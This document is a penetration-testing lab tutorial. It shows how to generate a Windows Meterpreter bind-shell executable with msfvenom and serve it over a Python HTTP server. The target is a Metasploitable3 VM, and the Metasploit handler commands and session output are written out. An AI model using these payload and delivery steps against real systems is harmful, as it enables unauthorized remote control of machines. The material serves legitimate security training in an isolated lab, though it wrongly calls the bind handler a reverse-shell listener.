Lab - Use Msfvenom to Create a BIND Shell Payload


Overview

A bind shell is a kind of shell that opens up a new service on the target machine and requires the attacker to connect to it to get a session.

Msfvenom is a command-line instance of Metasploit used to generate various payloads for shellcode available in Metasploit.

Lab Requirements


- One virtual install of Kali Linux
- One virtual install of Metasploitable3-win2k8 (password: **`vagrant`**)
- VirtualBox adapters should be set to Host-only networking.



Find your target's IP address.

Logon on to your Win2k8 target machine as administrator using the password **`vagrant`**.

Once you have a desktop, open a command prompt, and at the prompt, type **`ipconfig`**. Find the IP address for the local area connection.



You'll also need the IP address of your Kali machine.

From your Kali desktop, open a new terminal. At the prompt type, ping <target IP address>.

```
┌──(root💀kali)-[~/Desktop/Shell Codes]
└─# ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.435 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.238 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=0.288 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=0.427 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=128 time=0.428 ms
^C
── 192.168.56.103 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6133ms
rtt min/avg/max/mdev = 0.238/0.382/0.435/0.076 ms

┌──(root💀kali)-[~/Desktop/Shell Codes]
└─#
```

You can stop the ping by pressing the Ctrl+C keys on your keyboard. If you do not have a positive response, set your VirtualBox adapters to Host-only adapters and try again.

Abbreviations:

`Lhost= (IP of Kali)`


`Lport= (Assigned to the listener)`

`P= (Payload type)`


`F= (file extension type)`

Begin the lab!

On your Kali desktop, right-click and create a new folder and name that new folder, ShellCodes.



Right-click on the new folder, and from the context menu, select Open Terminal Here.




Create a Bind shell


Write or copy and paste the following code at the terminal prompt at your Kali terminal.

```
msfvenom -p windows/meterpreter/bind_tcp -f exe >
/root/Desktop/ShellCodes/bind.exe
```

Press enter.

After a short pause, the payload is generated and saved inside our working folder.





You must figure out how to get the payload delivered to the Win2k8 target. The quick, down, and dirty way is to use Python to create a simple HTTP server to run inside our working folder that defaults to port 8000.

We need to have this simple HTTP server run inside our working folder where the payload is located. We right-click on the working folder and select Open Terminal Here from the context menu.

At the prompt, type:


```
python3 -m http.server
```

Press enter.


The HTTP server terminal must be left open though it can be minimized.

From the desktop of your Win2k8 target machine, click on the Start button and launch Internet explorer.

In the address bar, type the IP address of your Kali machine followed by a colon (:) and the port number used by the HTPP server, 8000




Right-click on the payload and select, Save Target As from the context menu. The payload will be saved to the Downloads directory. Do not launch the payload yet! We first have to setup up a Meterpreter session on our Kali machine.



On your Kali machine, open a new terminal at the prompt type `msfconsole`.

Press enter.




At the msf prompt, type the following commands one at time. Press enter after each command.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/bind_tcp
msf exploit(handler) > set rhost 192.168.56.103
msf exploit(handler) > set lport 4444
msf exploit(handler) > exploit
```

Our Kali is listening on port 4444 for a request from our target to establish a reverse shell.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set rhost 192.168.56.103
rhost => 192.168.56.103
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
```

Return to the W2k8 target, open the Downloads folder using file explorer, and x2 click the bind,exe file we previously uploaded to the server (you cannot see the file extension).



Once we run the payload and if everything is configured correctly, we will have established a meterpreter session.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload ⇒ windows/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set rhost 192.168.56.103
rhost ⇒ 192.168.56.103
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.56.103:4444
[*] Sending stage (175174 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:40823 → 192.168.56.103:4444 )
01 -0400

meterpreter >
```

Summary –

In this short lab, you learned how to use Msfvenom to generate a BIND shell payload, and you learned how to use Python3 to start a simple HTTP server.

End of the Lab!